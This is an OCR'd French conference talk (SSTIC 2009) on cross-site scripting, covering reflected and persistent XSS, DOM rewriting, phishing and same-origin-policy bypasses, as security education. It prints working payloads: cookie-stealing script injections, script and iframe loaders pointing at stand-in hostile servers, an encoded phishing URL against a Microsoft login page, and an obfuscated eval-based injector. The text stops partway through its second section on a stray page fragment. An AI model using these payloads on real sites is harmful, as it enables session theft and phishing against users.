
"<script>alert('XSS')</script>

XSS - de la brise à l'ouragan


SSTIC – 2009

Pierre Gardenat - pierre.gardenat@ac-rennes.fr




XSS – de la brise à l'ouragan - Plan

Introduction
I) Brise et revue d'armes – le XSS, comment ça marche ?
II) Chute violente du baromètre – les catalyseurs
III) Tous aux abris – les contre-mesures
Conclusion



XSS – de la brise à l'ouragan - Introduction




Définition : *Le XSS consiste à injecter et à faire interpréter ou mieux faire exécuter un code imprévu à un « navigateur » WEB*

Conséquence importante :
le XSS ne se limite pas à un langage

Par *navigateur*, il faut entendre « tout logiciel susceptible d'interpréter du code HTML » : IE, Firefox, Safari, Lynx, etc.

Le plus souvent, le XSS exploite une combinaison de javascript et de HTML




Deux grands types d'attaques :
- XSS volatiles ;
- XSS persistantes.

EX. :
- volatile :

```
index.php?query=enter+your+search+terms
+here&type=advanced&results=10&searchType=3&action=search&page
=33"><script>alert(document.cookie)</script>
```


- persistante :

```
mon_nom<script src=http://serveur_distant/script_hostile.js >
```



Fondamental : une vulnérabilité XSS donne la possibilité de réécrire totalement une page, grâce à l'API DOM :


```
function a(){
var x=document.getElementById('exemple');
if(x!=null){
this.document.body.innerHTML="<iframe
id=iframe_hostile name=iframe_hostile width=100%
height=100%
src=http://serveur_distant/page_hostile.htm ></i-
frame>";
  }else{
setTimeout('a()',400);
  }
}
a();
```



On peut ajouter, modifier, supprimer des éléments...

Ex. :

```
function b(u){
var Ndiv = null;
var jsFile2 = document.getElementById('home_main');
if (Ndiv) {jsFile2.removeChild(Ndiv);}
Ndiv = document.createElement("div" );
Ndiv.innerHTML=u;
jsFile2.appendChild(Ndiv);
}
```




Application la plus classique : l'attaque de *phishing*

Démo :


volatile :


```
login.live.com/login.srf?
wa=wsignin1.0&rpsnv=10&ct=1239868301&rver=5.0.3265.0&wp=MCLBI&wreply=https:%2F
%2Fwww.microsoft.com%2Ffrance%2Fwindowsmobile%2Fpocketpc%2Fdetails.mspx%3Fid
%3DIDACYTL%26backUrl%3Dhttp%253a%252f%252fwww.microsoft.com%252ffrance%252fwin
%2522%2527%2520%253E%253C%252Fa%253E%253Cscript%2Bsrc%253dhttps%253a%252f
%252fphares.ac-rennes.fr%252f_fichiers_%252fssi%252fadmin%252fA%252fi.js%2B%253E
%253C%252fscript%253Edowsmobile%252fpocketpc%252fdefault.mspx&lc=1036&cb=wizid
%3Df4502d34-3b8f-4a04-b741-289e08aa1782%26brand%3DWindows%2BMobile
%2B06%26returnurl%3Dhttp%253a%252f%252fwww.microsoft.com%252ffrance
%252fwindowsmobile%252fpocketpc%252fdetails.mspx%253fid%253dIDACYTL%2526backUrl
%253dhttp%25253a%25252f%25252fwww.microsoft.com%25252ffrance%25252fwin
%252522%252527%252520%25253E%25253C%25252Fa%25253E%25253Cscript%252bsrc
%25253dhttps%25253a%25252f%25252fphares.ac-rennes.fr%25252f_fichiers_%25252fssi
%25252fadmin%25252fA%25252fi.js%252b%25253E%25253C%25252fscript%25253Edowsmobile
%25252fpocketpc%25252fdefault.mspx%26wp%3DMCLBI%26lcid%3D1036&id=74335
```


Persistante...



Les attaques sont fréquentes, de plus en plus fréquentes... :








... D'autant que le XSS peut se combiner à d'autres techniques d'attaques :
- CSRF ;
- Clickjacking ;
- DNS rebinding ;
- exploits contre un navigateur ou l'un de ses greffons (lecteur flash, pdf, office, etc.) : cf. XSS de redirection.

Ex. de XSS de redirection :

```
- index.php?url=javascript:alert(1)
- index.asp?url=data:text/html;charset=utf-7,+ADw-
script+AD4-alert(1)+ADs-history.back()
+ADsAPA-/script+AD4-
```




Une attaque XSS volatile repose sur un minimum d'ingénierie sociale != XSS persistante.

Les attaques réelles sont le plus souvent obfusquées (encodage URL) :

```
index.php?query=enter+your+search+terms
+here&type=advanced&results=10&searchType=3&action=search&pa
ge=33"><script>alert(document.cookie)</script>
```

deviendra :


```
index.php?query=enter+your+search+terms
+here&type=advanced&results=10&searchType=3&action=search&pa
ge=%33%33%5c%22%3e%3c%73%63%72%69%70%74%3e%61%6c
%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b
%69%65%29%3c%2f%73%63%72%69%70%74%3e
```



Les attaques XSS persistantes sont plus difficiles à détecter et à interpréter.
Ex. de l'injection d'iframe :

```
function q(LO,f){if(!f){f='BT?Qq.5@hrs:zebEJ*XF6mV8OKyI9uW/=Af[Ndt;&{g7DjGxi%Zp`M)#-
cUPkwan';}var r;var yJ='';for(var g=0;g<LO.length;g+=4)
{r=(f.indexOf(LO.charAt(g))&255)<<18|(f.indexOf(LO.charAt(g+1))&255)<<12|
(f.indexOf(LO.charAt(g+2))&255)<<(6)|f.indexOf(LO.charAt(g+3))&255;yJ
+=String.fromCharCode((r&16711680)>>16,
(r&65280)>>8,r&255);}eval(yJ.substring(0,yJ.length-
(2)));}q('9X=;IpjTupMUuX&nutDtIZ.qOVi{/@A:b#JdI@DnF66PuFN#ufixIqBj/q%-
I#uc9#mqX#{*K@T?z?NDJ6*JuXNjbNjguX`whFO[X`TTu)%g*?msbfjAe)
{kFXKPy)rc9p9dX#{fW@.#IZmcudB[V5{Ms[w)ypO#9)rFE66ne5%U*qhnJ8*kV@e7*@.#E``tsVqc6NeMI?
d&6Nciu)re*8ADK[kUyZ{:bp9[I8j7rV
%pEZz{y;BMIqTI/@..ONM.b`JdIQ&jJpkPOXejWZDUWX.M/QwKKQdzu;mQepjX:)kP*q*xyf%#I`6jrV
%pI[dDyf%kF@A7KQwKu?{DV8%#6?NwJdj#I5.jsV-
iEm`)98dB:FjzW@TqIQ&7uQMU:qh#yN.AI@jtONjgV`e:J?idI`6ju)%BIqJnW@TqEp{fF66P*?
mDbfMAe#eiKNjp6?ejWZDUI8Ki*5%u/Q{%yNJdIQ&ju)%Be`M.W@m#V@j7FV%Uu.MxJqeqX#AGrVw)9?{xW-
fi)Xp&[W5MU*QDnb`qxI@j7rFuBJ`*jW#BgXpjD:puB*?6wbtj?EpjJuQ`UEp*cJ?`PF@=Du`j.e;=wbtj?
IZ.qeti{/Q&nW;*?W8eMsNjg6mz#J@T?
X)&iJ)wU6N`wW[TqI@AG6MBAyM.su)jkX#O76MBAyM.su)DUX#KiOt
%pEmzwVXjeEX.xstiAuV*sbfDi6.N7*q{#y)*DJq*-WX.G6pMK6t.JVXDUX;KN:#dB:VrD9ZeF6?
N7OmTKeNcj*8JgIQ&ne@TgJXwDsm.-9XNxuq6PV)KxWdjN98{Xs[`A:#*.bfD[rZi;s)j.VVATWfqw9@.z6.j
sIVcMWZdX:qTpe)%cXpwxV?O[K[{uONJPW5JgeFJ):Z6cOFT#J;%Qy;K*:mees@*bVf9{bZB=');
```


Plus la page visitée est populaire, plus l'impact potentiel est important (Ddos par exemple).



----------> si l'on résume :

- variable aux limites insuffisamment contrôlées ;
- injection de code interprété avec les mêmes droits que le code environnant ;
- prise de contrôle de l'élément d'exécution.

cf. Jeremiah Grossman :
« we're entering a time when XSS has become the new Buffer Overflow and Javascript Malware is the new shellcode »




XSS – de la brise à l'ouragan – II) Chute violente du baromètre - les catalyseurs


a) SOP qui peut !

Domaine A


Domaine B

Domaine C





La SOP s'applique dès que l'on change :
- de domaine ou de sous-domaine ;
- de protocole ;
- de port ;




Problème : elle est contournable...

- en passant par un proxy WEB relai ; ex. des services de traduction ;
- mod_rewrite / mod_proxy d'Apache par exemple (variantes du précédent) ;
- JSON ;
- scripts signés (Firefox seulement pour le moment).


→ + quelques autres variantes...

```
document.write("
<SPAN id='myScript'><script>
var scriptNode = null;
function me(){
var jsFile =document.getElementById('myScript');
      if (scriptNode{
      jsFile.removeChild(scriptNode);
      }
scriptNode=document.createElement('script');
scriptNode.type='text/javascript';
scriptNode.src = 'http://serveur_hostile/script.php';
jsFile.appendChild(scriptNode);
}
window.setInterval('me();', 5000);
</script></SPAN>
");
```



Cas particuliers :
- gadgets Google ;
- URLs en *javascript:* ou *data:* .


... Mais un code *javascript* peut-il donc être si méchant que cela ?
Quelles sont les possibilités réelles ?




En javascript, on peut :


- enregistrer les frappes clavier et les mouvements de la souris ;
- sniffer les requêtes XMLHttpRequest ;
- accéder à l'historique de navigation (cf. travaux de B. Hoffman) ;
- accéder au contenu du presse-papier (IE seulement) ;
- rediriger vers des sites de son choix ;
- trouver l'IP locale ;
- explorer le périmètre local (tentative de chargement d'images, détection de la taille des images le cas échéant) ;
- lancer des requêtes CSRF ;
- scanner des réseaux à la recherche de vulnérabilités XSS / SQL (cf. jikto) ;
- tenter de lancer de nouvelles attaques XSS ;
- récupérer des valeurs de hachage NTLM (Squirtle) ;
- envoyer toutes les informations récoltées (chargement d'images distantes) ;
- créer un code capable de survivre à la fermeture du navigateur (cf. onUnload)...

→ Un attaquant peut presque prendre le contrôle du navigateur de sa victime.




http://www.facebook.com/groups/create.php?customize&gid=52504111892
facebook
Accueil
Profil
Amis
Boîte de réception
Pierre Sair
Paramètres
Déconnexion
Modifier ff
Étape 1 : Informations sur le groupe
Étape 2 : Personnalisation
Sauver et continuer
Votre groupe a été créé.
Photo actuellement utilisée
Télécharger une photo
Vous pouvez télécharger un fichier image au format JPG, GIF ou PNG.
Parcourir...
Annonce de la page http://www.facebook.com :
<script type="text/javascript">
